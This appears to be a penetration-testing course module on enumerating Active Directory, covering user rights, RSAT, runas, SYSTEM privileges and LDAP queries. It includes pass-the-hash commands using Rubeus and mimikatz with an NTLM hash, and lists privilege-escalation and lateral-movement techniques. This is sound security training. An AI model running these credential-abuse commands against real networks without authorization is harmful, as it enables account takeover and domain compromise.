createTimeStamp	:	7/26/2020 4:14:37 PM
Deleted	:	
Description	:	Designated administrators of the schema
DisplayName	:	
DistinguishedName	:	CN=Schema
Admins,CN=Users,DC=INLANEFREIGHT,DC=LOCAL	:	
dSCorePropagationData	:	{7/29/2020 11:52:30 PM, 7/29/2020 11:09:16 PM, 7/27/2020 9:45:00 PM, 7/27/2020 9:34:13 PM...}
GroupCategory	:	Security
GroupScope	:	Universal
groupType	:	-2147483640
HomePage	:	
instanceType	:	4
isCriticalSystemObject	:	True
isDeleted	:	
LastKnownParent	:	
ManagedBy	:	
member	:	{CN=Jenna Smith,OU=Server Team,OU=IT,OU=Employees,DC=INLANEFREIGHT,DC=LOCAL, CN=Administrator,CN=Users,DC=INLANEFREIGHT,DC=LOCAL}
MemberOf	:	{CN=Denied RODC Password Replication Group,CN=Users,DC=INLANEFREIGHT,DC=LOCAL}
Members	:	{CN=Jenna Smith,OU=Server Team,OU=IT,OU=Employees,DC=INLANEFREIGHT,DC=LOCAL, CN=Administrator,CN=Users,DC=INLANEFREIGHT,DC=LOCAL}
Modified	:	7/30/2020 2:04:05 PM
modifyTimeStamp	:	7/30/2020 2:04:05 PM
Name	:	Schema Admins
nTSecurityDescriptor	:	

```
System.DirectoryServices.ActiveDirectorySecurity
ObjectCategory          :
CN=Group,CN=Schema,CN=Configuration,DC=INLANEFREIGHT,DC=LOCAL
ObjectClass              : group
ObjectGUID               : 36eef5cb-92b1-47d2-a25d-b9d73783ed1e
objectSid                : S-1-5-21-2974783224-3764228556-
                           2640795941-518
ProtectedFromAccidentalDeletion : False
SamAccountName           : Schema Admins
sAMAccountType           : 268435456
sDRightsEffective        : 15
SID                      : S-1-5-21-2974783224-3764228556-
                           2640795941-518
SIDHistory               : {}
uSNChanged                : 66825
uSNCreated                : 12336
whenChanged                : 7/30/2020 2:04:05 PM
whenCreated                : 7/26/2020 4:14:37 PM
```

User Rights Assignment

Depending on group membership, and other factors such as privileges assigned via Group Policy, users can have various rights assigned to their account. This Microsoft article on [User Rights Assignment](#) provides a detailed explanation of each of the user rights that can be set in Windows.

Typing the command `whoami /priv` will give you a listing of all user rights assigned to your current user. Some rights are only available to administrative users and can only be listed/leveraged when running an elevated cmd or PowerShell session. These concepts of elevated rights and [User Account Control \(UAC\)](#) are security features introduced with Windows Vista to default to restricting applications from running with full permissions unless absolutely necessary. If we compare and contrast the rights available to us as an admin in a non-elevated console vs. an elevated console, we will see that they differ drastically. Let's try this out as the `htb-student` user on the lab machine.

Below are the rights available to a Domain Admin user.

User Rights Non-Elevated

We can see the following in a non-elevated console:

```
PS C:\htb> whoami /priv
```

```
PRIVILEGES INFORMATION
```

Privilege Name	Description	State
SeShutdownPrivilege	Shut down the system	
Disabled		
SeChangeNotifyPrivilege	Bypass traverse checking	Enabled
SeUndockPrivilege	Remove computer from docking station	
Disabled		
SeIncreaseWorkingSetPrivilege	Increase a process working set	
Disabled		
SeTimeZonePrivilege	Change the time zone	
Disabled		

User Rights Elevated

If we run an elevated command (our htb-student user has local admin rights via nested group membership; the Domain Users group is in the local Administrators group), we can see the complete listing of rights available to us:

PS C:\htb> whoami /priv	
PRIVILEGES INFORMATION	
Privilege Name	Description
State	
====	
SeIncreaseQuotaPrivilege	Adjust memory quotas for a process
Disabled	
SeMachineAccountPrivilege	Add workstations to domain
Disabled	
SeSecurityPrivilege	Manage auditing and security log
Disabled	
SeTakeOwnershipPrivilege	Take ownership of files or other objects
Disabled	
SeLoadDriverPrivilege	Load and unload device drivers
Disabled	
SeSystemProfilePrivilege	Profile system performance
Disabled	
SeSystemtimePrivilege	Change the system time
Disabled	
SeProfileSingleProcessPrivilege	Profile single process
Disabled	

SeIncreaseBasePriorityPrivilege	Increase scheduling priority
Disabled	
SeCreatePagefilePrivilege	Create a pagefile
Disabled	
SeBackupPrivilege	Back up files and directories
Disabled	
SeRestorePrivilege	Restore files and directories
Disabled	
SeShutdownPrivilege	Shut down the system
Disabled	
SeDebugPrivilege	Debug programs
Enabled	
SeSystemEnvironmentPrivilege	Modify firmware environment
values	Disabled
SeChangeNotifyPrivilege	Bypass traverse checking
Enabled	
SeRemoteShutdownPrivilege	Force shutdown from a remote
system	Disabled
SeUndockPrivilege	Remove computer from docking
station	Disabled
SeEnableDelegationPrivilege	Enable computer and user
accounts to be trusted for delegation	Disabled
SeManageVolumePrivilege	Perform volume maintenance tasks
Disabled	
SeImpersonatePrivilege	Impersonate a client after
authentication	Enabled
SeCreateGlobalPrivilege	Create global objects
Enabled	
SeIncreaseWorkingSetPrivilege	Increase a process working set
Disabled	
SeTimeZonePrivilege	Change the time zone
Disabled	
SeCreateSymbolicLinkPrivilege	Create symbolic links
Disabled	
SeDelegateSessionUserImpersonatePrivilege	Obtain an impersonation token
for another user in the same session	Disabled

A standard domain user, in contrast, has drastically fewer rights.

Domain User Rights

```
PS C:\htb> whoami /priv
```

```
PRIILEGES INFORMATION
```

Privilege Name	Description	State
----------------	-------------	-------

```
SeChangeNotifyPrivilege      Bypass traverse checking      Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set Disabled
```

User rights increase based on the groups they are placed in and/or their assigned privileges. Below is an example of the rights granted to users in the `Backup Operators` group. Users in this group do have other rights that are currently restricted by UAC. Still, we can see from this command that they have the `SeShutdownPrivilege`, which means that they can shut down a domain controller that could cause a massive service interruption should they log onto a domain controller locally (not via RDP or WinRM).

Backup Operator Rights

```
PS C:\htb> whoami /priv

PRIVILEGES INFORMATION
-----
Privilege Name          Description          State
=====
SeShutdownPrivilege     Shut down the system    Disabled
SeChangeNotifyPrivilege Bypass traverse checking  Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set Disabled
```

As attackers and defenders, we need to review the membership of these groups. It's not uncommon to find seemingly low privileged users added to one or more of these groups, which can be used to further access or compromise the domain.

Note: When spawning your target, we ask you to wait for 3 minutes until the whole lab with all the configurations is set up so that the connection to your target works flawlessly.

Microsoft Remote Server Administration Tools (RSAT)

RSAT Background

The Remote Server Administration Tools (RSAT) have been part of Windows since the days of Windows 2000. RSAT allows systems administrators to remotely manage Windows Server roles and features from a workstation running Windows 10, Windows 8.1, Windows 7, or Windows Vista. RSAT can only be installed on Professional or Enterprise editions of Windows. In an enterprise environment, RSAT can remotely manage Active Directory, DNS,

and DHCP. RSAT also allows us to manage installed server roles and features, File Services, and Hyper-V. The full listing of tools included with RSAT is:

- SMTP Server Tools
- Hyper-V Management Tools
- Hyper-V Module for Windows PowerShell
- Hyper-V GUI Management Tools
- Windows Server Update Services Tools
- API and PowerShell cmdlets
- User Interface Management Console
- Active Directory Users and Computers Snap-in
- Active Directory Sites and Services Snap-in
- Active Directory Domains and Trusts Snap-in
- Active Directory Administrative Center Snap-in
- ADSI Edit Snap-in
- Active Directory Schema Snap-in (Not Registered)
- Active Directory Command Line Tools
- Active Directory Module for Windows PowerShell
- IIS Management Tools
- IIS Management Console
- IIS Management Compatibility
- Feature Tools
- Remote Desktop Services Tools
- Role Tools
- Update Services Tools
- Group Policy Tools

This [script](#) can be used to install RSAT in Windows 10 1809, 1903, and 1909. Installation instructions for other versions of Windows, as well as additional information about RSAT, can be found [here](#). RSAT can be installed easily with PowerShell as well.

We can check which, if any, RSAT tools are installed using PowerShell.

PowerShell - Available RSAT Tools

Name	State
Rsat.ActiveDirectory.DS-LDS.Tools~~~0.0.1.0	NotPresent
Rsat.BitLocker.Recovery.Tools~~~0.0.1.0	NotPresent
Rsat.CertificateServices.Tools~~~0.0.1.0	NotPresent

Rsat.DHCP.Tools~~~0.0.1.0	NotPresent
Rsat.Dns.Tools~~~0.0.1.0	NotPresent
Rsat.FailoverCluster.Management.Tools~~~0.0.1.0	NotPresent
Rsat.FileServices.Tools~~~0.0.1.0	NotPresent
Rsat.GroupPolicy.Management.Tools~~~0.0.1.0	NotPresent
Rsat.IPAM.Client.Tools~~~0.0.1.0	NotPresent
Rsat.LLDP.Tools~~~0.0.1.0	NotPresent
Rsat.NetworkController.Tools~~~0.0.1.0	NotPresent
Rsat.NetworkLoadBalancing.Tools~~~0.0.1.0	NotPresent
Rsat.RemoteAccess.Management.Tools~~~0.0.1.0	NotPresent
Rsat.RemoteDesktop.Services.Tools~~~0.0.1.0	NotPresent
Rsat.ServerManager.Tools~~~0.0.1.0	NotPresent
Rsat.Shielded.VM.Tools~~~0.0.1.0	NotPresent
Rsat.StorageMigrationService.Management.Tools~~~0.0.1.0	NotPresent
Rsat.StorageReplica.Tools~~~0.0.1.0	NotPresent
Rsat.SystemInsights.Management.Tools~~~0.0.1.0	NotPresent
Rsat.VolumeActivation.Tools~~~0.0.1.0	NotPresent
Rsat.Wsus.Tools~~~0.0.1.0	NotPresent

From here, we can choose to install all available tools using the following command:

PowerShell - Install All Available RSAT Tools

```
PS C:\htb> Get-WindowsCapability -Name RSAT* -Online | Add-WindowsCapability -Online
```

We can also install tools one at a time as needed.

PowerShell - Install an RSAT Tool

```
PS C:\htb> Add-WindowsCapability -Name Rsat.ActiveDirectory.DS-LDS.Tools~~~0.0.1.0 -Online
```

Once installed, all of the tools will be available under **Administrative Tools** in the Control Panel.

Name	Date modified	Type	Size
Active Directory Administrative Center	12/6/2019 7:02 PM	Shortcut	2 KB
Active Directory Domains and Trusts	12/6/2019 8:47 PM	Shortcut	2 KB
Active Directory Module for Windows Po...	12/6/2019 8:51 PM	Shortcut	2 KB
Active Directory Sites and Services	12/7/2019 4:10 AM	Shortcut	2 KB
Active Directory Users and Computers	12/6/2019 8:47 PM	Shortcut	2 KB
ADSI Edit	12/7/2019 4:10 AM	Shortcut	2 KB
Component Services	12/7/2019 4:09 AM	Shortcut	2 KB
Computer Management	12/7/2019 4:09 AM	Shortcut	2 KB
Defragment and Optimize Drives	12/7/2019 4:09 AM	Shortcut	2 KB
Disk Cleanup	12/7/2019 4:09 AM	Shortcut	2 KB
Event Viewer	12/7/2019 4:09 AM	Shortcut	2 KB
iSCSI Initiator	12/7/2019 4:09 AM	Shortcut	2 KB
Local Security Policy	12/7/2019 4:10 AM	Shortcut	2 KB
Microsoft Azure Services	12/6/2019 8:55 PM	Shortcut	2 KB

Domain Context for Enumeration

Many tools are missing credential and context parameters and instead get those values directly from the current context. There are a few ways to alter a user's context in Windows if you have access to a password or a hash, such as:

Using " `runas /netonly`" to leverage the built-in [runas.exe](#) command line tool.

CMD - Runas User

```
C:\htb> runas /netonly /user:htb.local\jackie.may powershell
```

Other tools that we will discuss in later modules, such as [Rubeus](#) and [mimikatz](#) can be passed cleartext credentials or an NTLM password hash.

CMD - Rubeus.exe Cleartext Credentials

```
C:\htb> rubeus.exe asktgt /user:jackie.may /domain:htb.local
/dc:10.10.110.100 /rc4:ad11e823e1638def97afa7cb08156a94
```


CMD - Mimikatz.exe Cleartext Credentials

```
C:\htb> mimikatz.exe sekurlsa::pth /domain:htb.local /user:jackie.may
/rc4:ad11e823e1638def97afa7cb08156a94
```

Enumeration with RSAT

If we compromise a domain-joined system (or a client has us perform an AD assessment from one of their workstations), we can leverage RSAT to enumerate AD. While RSAT will make GUI tools such as Active Directory Users and Computers and ADSI Edit available to us, the most important tool we have seen throughout this module is the PowerShell [Active Directory module](#).


Alternatively, we can enumerate the domain from a non-domain joined host (provided that it is in a subnet that communicates with a domain controller) by launching any RSAT snap-ins using "runas" from the command line. This is particularly useful if we find ourselves performing an internal assessment, gain valid AD credentials, and would like to perform enumeration from a Windows VM.




We can also open the `MMC` Console from a non-domain joined computer using the following command syntax:

CMD - MMC Runas Domain User

```
C:\htb> runas /netonly /user:Domain_Name\Domain_USER mmc
```




We can add any of the RSAT snap-ins and enumerate the target domain in the context of the target user `sally.jones` in the `freightlogistics.local` domain. After adding the snap-ins, we will get an error message that the "specified domain either does not exist or could not be contacted." From here, we have to right-click on the `Active Directory Users and Computers` snap-in (or any other chosen snap-in) and choose `Change Domain`.



Type the target domain into the `Change domain` dialogue box, here `freightlogistics.local`. From here, we can now freely enumerate the domain using any

of the AD RSAT snapins.



While these graphical tools are useful and easy to use, they are very inefficient when trying to enumerate a large domain. In the next few sections, we will introduce `LDAP` and various types of search filters that we can use to enumerate AD using PowerShell. The topics that we cover in these sections will help us gain a better understanding of how AD works and how to search for information efficiently, which will ultimately better inform us on the usage of the more "automated" tools and scripts that we will cover in the next two AD Enumeration modules.

The Power of NT AUTHORITY\SYSTEM

The [LocalSystem account](#) `NT AUTHORITY\SYSTEM` is a built-in account in Windows operating systems, used by the service control manager. It has the highest level of access in the OS (and can be made even more powerful with Trusted Installer privileges). This account has more privileges than a local administrator account and is used to run most Windows services. It is also very common for third-party services to run in the context of this account by default. The SYSTEM account has the following [privileges](#):

Privilege	Default State
<code>SE_ASSIGNPRIMARYTOKEN_NAME</code>	disabled
<code>SE_AUDIT_NAME</code>	enabled

Privilege	Default State
SE_BACKUP_NAME	disabled
SE_CHANGE_NOTIFY_NAME	enabled
SE_CREATE_GLOBAL_NAME	enabled
SE_CREATE_PAGEFILE_NAME	enabled
SE_CREATE_PERMANENT_NAME	enabled
SE_CREATE_TOKEN_NAME	disabled
SE_DEBUG_NAME	enabled
SE_IMPERSONATE_NAME	enabled
SE_INC_BASE_PRIORITY_NAME	enabled
SE_INCREASE_QUOTA_NAME	disabled
SE_LOAD_DRIVER_NAME	disabled
SE_LOCK_MEMORY_NAME	enabled
SE_MANAGE_VOLUME_NAME	disabled
SE_PROF_SINGLE_PROCESS_NAME	enabled
SE_RESTORE_NAME	disabled
SE_SECURITY_NAME	disabled
SE_SHUTDOWN_NAME	disabled
SE_SYSTEM_ENVIRONMENT_NAME	disabled
SE_SYSTEMTIME_NAME	disabled
SE_TAKE_OWNERSHIP_NAME	disabled
SE_TCB_NAME	enabled
SE_UNDOCK_NAME	disabled

The SYSTEM account on a domain-joined host can enumerate Active Directory by impersonating the computer account, which is essentially a special user account. If you land on a domain-joined host with SYSTEM privileges during an assessment and cannot find any useful credentials in memory or other data on the machine, there are still many things you can do. Having SYSTEM-level access within a domain environment is nearly equivalent to having a domain user account. The only real limitation is not being able to perform cross-trust Kerberos attacks such as Kerberoasting.

There are several ways to gain SYSTEM-level access on a host, including but not limited to:

- Remote Windows exploits such as EternalBlue or BlueKeep.
- Abusing a service running in the context of the SYSTEM account.
- Abusing SeImpersonate privileges using [RottenPotatoNG](#) against older Windows systems, [Juicy_Potato](#), or [PrintSpoofer](#) if targeting [Windows 10/Windows Server 2019](#).

- Local privilege escalation flaws in Windows operating systems such as the [Windows 10 Task Scheduler Oday](#).
- PsExec with the `-s` flag

By gaining SYSTEM-level access on a domain-joined host, we will be able to:


- Enumerate the domain and gather data such as information about domain users and groups, local administrator access, domain trusts, ACLs, user and computer properties, etc., using `BloodHound`, and `PowerView / SharpView`.
- Perform Kerberoasting / ASREPRoasting attacks.
- Run tools such as [Inveigh](#) to gather Net-NTLM-v2 hashes or perform relay attacks.
- Perform token impersonation to hijack a privileged domain user account.
- Carry out ACL attacks.

LDAP Overview

[Lightweight Directory Access Protocol \(. LDAP \)](#) is an integral part of Active Directory (AD). The latest LDAP specification is Version 3, which is published as [RFC 4511](#). A firm understanding of how LDAP works in an AD environment is crucial for both attackers and defenders.

LDAP is an open-source and cross-platform protocol used for authentication against various directory services (such as AD). As discussed in the previous section, AD stores user account information and security information such as passwords and facilitates sharing this information with other devices on the network. LDAP is the language that applications use to communicate with other servers that also provide directory services. In other words, LDAP is a way that systems in the network environment can "speak" to AD.

An LDAP session begins by first connecting to an LDAP server, also known as a Directory System Agent . The Domain Controller in AD actively listens for LDAP requests, such as security authentication requests.



The relationship between AD and LDAP can be compared to Apache and HTTP. The same way Apache is a web server that uses the HTTP protocol, Active Directory is a directory server that uses the LDAP protocol.

While uncommon, you may come across organizations while performing an assessment that does not have AD but does have LDAP, meaning that they most likely use another type of LDAP server such as [OpenLDAP](#).

AD LDAP Authentication

LDAP is set up to authenticate credentials against AD using a "BIND" operation to set the authentication state for an LDAP session. There are two types of LDAP authentication.

- 1. Simple Authentication:** This includes anonymous authentication, unauthenticated authentication, and username/password authentication. Simple authentication means that a username and password create a BIND request to authenticate to the LDAP server.
- 2. SASL Authentication:** The [Simple Authentication and Security Layer \(SASL\)](#) framework uses other authentication services, such as Kerberos, to bind to the LDAP server and then uses this authentication service (Kerberos in this example) to authenticate to LDAP. The LDAP server uses the LDAP protocol to send an LDAP message to the authorization service which initiates a series of challenge/response messages resulting in either successful or unsuccessful authentication. SASL can provide further security due to the separation of authentication methods from application protocols.

LDAP authentication messages are sent in cleartext by default so anyone can sniff out LDAP messages on the internal network. It is recommended to use TLS encryption or similar to safeguard this information in transit.

LDAP Queries

We can communicate with the directory service using LDAP queries to ask the service for information. For example, the following query can be used to find all workstations in a network (objectCategory=computer) while this query can be used to find all domain controllers: (&(objectCategory=Computer)
(userAccountControl:1.2.840.113556.1.4.803:=8192)).

LDAP queries can be used to perform user-related searches, such as " (& (objectCategory=person)(objectClass=user)) " which searches for all users, as well as group related searches such as " (objectClass=group) " which returns all groups. Here is one example of a simple query to find all AD groups using the " Get-ADObject " cmdlet and the " LDAPFilter parameter".

LDAP Query - User Related Search

```
PS C:\htb> Get-ADObject -LDAPFilter '(objectClass=group)' | select name  
  
name  
--  
Administrators  
Users  
Guests  
Print Operators  
Backup Operators  
Replicator  
Remote Desktop Users  
Network Configuration Operators  
Performance Monitor Users  
Performance Log Users  
Distributed COM Users  
IIS_IUSRS  
Cryptographic Operators  
Event Log Readers  
Certificate Service DCOM Access  
RDS Remote Access Servers  
RDS Endpoint Servers  
RDS Management Servers  
Hyper-V Administrators  
Access Control Assistance Operators  
Remote Management Users
```

<SNIP>

We can also use LDAP queries to perform more detailed searches. This query searches the domain for all administratively disabled accounts.

LDAP Query - Detailed Search

```
PS C:\htb> Get-ADObject -LDAPFilter '(&(objectCategory=person)  
(objectClass=user)(userAccountControl:1.2.840.113556.1.4.803:=2))' -  
Properties * | select samaccountname,useraccountcontrol  
  
samaccountname  
useraccountcontrol  
-----  
-----  
Guest           ACCOUNTDISABLE, PASSWD_NOTREQD, NORMAL_ACCOUNT,  
DONT_EXPIRE_PASSWORD  
DefaultAccount   ACCOUNTDISABLE, PASSWD_NOTREQD, NORMAL_ACCOUNT,  
DONT_EXPIRE_PASSWORD  
krbtgt          ACCOUNTDISABLE, NORMAL_ACCOUNT,  
DONT_EXPIRE_PASSWORD  
caroline.ali     ACCOUNTDISABLE, PASSWD_NOTREQD,  
NORMAL_ACCOUNT  
$SH2000-FPNHUU487JP0 ACCOUNTDISABLE, PASSWD_NOTREQD,  
NORMAL_ACCOUNT  
SM_00390f38b41e488ab ACCOUNTDISABLE,  
NORMAL_ACCOUNT  
SM_e081bc60d79c4597b ACCOUNTDISABLE,  
NORMAL_ACCOUNT  
SM_a9a4eed7ad2d4369a ACCOUNTDISABLE,  
NORMAL_ACCOUNT  
SM_d836f82078bf4cf89 ACCOUNTDISABLE,  
NORMAL_ACCOUNT  
SM_6a24f488535649558 ACCOUNTDISABLE,  
NORMAL_ACCOUNT  
SM_08a2324990674a87b ACCOUNTDISABLE,  
NORMAL_ACCOUNT  
SM_d1fea2710dc146b1b ACCOUNTDISABLE,  
NORMAL_ACCOUNT  
SM_b56189681baa441db ACCOUNTDISABLE,  
NORMAL_ACCOUNT  
SM_b72a918d27554863b ACCOUNTDISABLE,  
NORMAL_ACCOUNT
```

More examples of basic and more advanced `LDAP` queries for AD can be found at the following links:

- LDAP queries related to AD [computers](#)
- LDAP queries related to AD [users](#)
- LDAP queries related to AD [groups](#)

